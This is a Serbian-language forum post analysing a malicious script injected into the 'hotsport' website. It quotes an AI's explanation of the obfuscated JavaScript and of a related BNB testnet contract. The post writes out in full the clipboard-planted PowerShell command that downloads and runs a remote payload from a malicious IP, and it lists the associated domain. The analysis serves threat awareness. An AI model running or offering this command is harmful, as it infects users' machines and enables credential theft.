


06-29-2026, 07:36 PM
još uvek je aktivno i učitava sledeću fazu sa drugačije IP adrese nego ranije...

u klipbord kopira neke gluposti i Powershell komandu :
takođe se izgleda koristi i kao domen na drugim mestima, ne i na hotsportu...
IP adresa je prepoznata kao zlonamerna :

Nisam uspeo da učitam fazu sa IP adrese, kôd koji je ubrizgan u stranicu hotsport-a AI objašnjava ovako :

Takođe šalje upit na BNB Smart Chain Testnet contract :
u klipbord kopira neke gluposti i Powershell komandu :
Code:
iex(irm http://158.94.208[.]92/?sid=1782748293292-w823zyee -UseBasicParsing)takođe se izgleda koristi i kao domen na drugim mestima, ne i na hotsportu...
Code:
digitalenterprise2026.com has address 158.94.208.92IP adresa je prepoznata kao zlonamerna :
Nisam uspeo da učitam fazu sa IP adrese, kôd koji je ubrizgan u stranicu hotsport-a AI objašnjava ovako :
Quote:This is heavily obfuscated malicious JavaScript that performs several dangerous actions. Let me break down what it actually does:
What This Code Does
1. Anti-Bot/Environment Detection
The code first checks if it's running in a bot/crawler environment:2. Creates an "Eval" Obfuscation Technique
- Detects common bots (Googlebot, Bingbot, Baidu, Ahrefs, SEMrush, etc.)
- Checks for headless browsers (PhantomJS, curl, wget, Python)
- Verifies browser screen dimensions and other environment variables
- If it detects a bot or crawler, it exits without executing the payload
The code builds an evaluation function using string manipulation and XOR decryption. The heavily obfuscated strings are actually:3. Executes Encrypted Payload
- Base64-encoded or XOR-encrypted data
- Split across multiple array entries (the huge_0x3eef71 array contains encrypted strings)
- Decrypted at runtime using the_0x5eb7 function
After environment checks pass, the code:
- Extracts encrypted data from the massive string array
- Decrypts it using XOR with a key
- Executes it using eval() or similar dynamic execution methods
The Actual Attack Chain
Based on the obfuscation patterns (especially the zwrWA, JQfgQ, iUhYt strings), this code is designed to:
- Download and execute a second-stage payload (likely from a remote server)
- Steal browser information (cookies, saved passwords, browser fingerprints)
- Inject malicious scripts into the page
- Redirect users to phishing pages or exploit kits
Takođe šalje upit na BNB Smart Chain Testnet contract :
Quote:What This Contract Does
Based on the decoded strings I can extract, this contract likely:
- Creates an HTML script element (createElement('script'))
- Injects malicious JavaScript into a web page
- Uses browser fingerprinting (userAgent, navigator)
- Contains base64-encoded malware payloads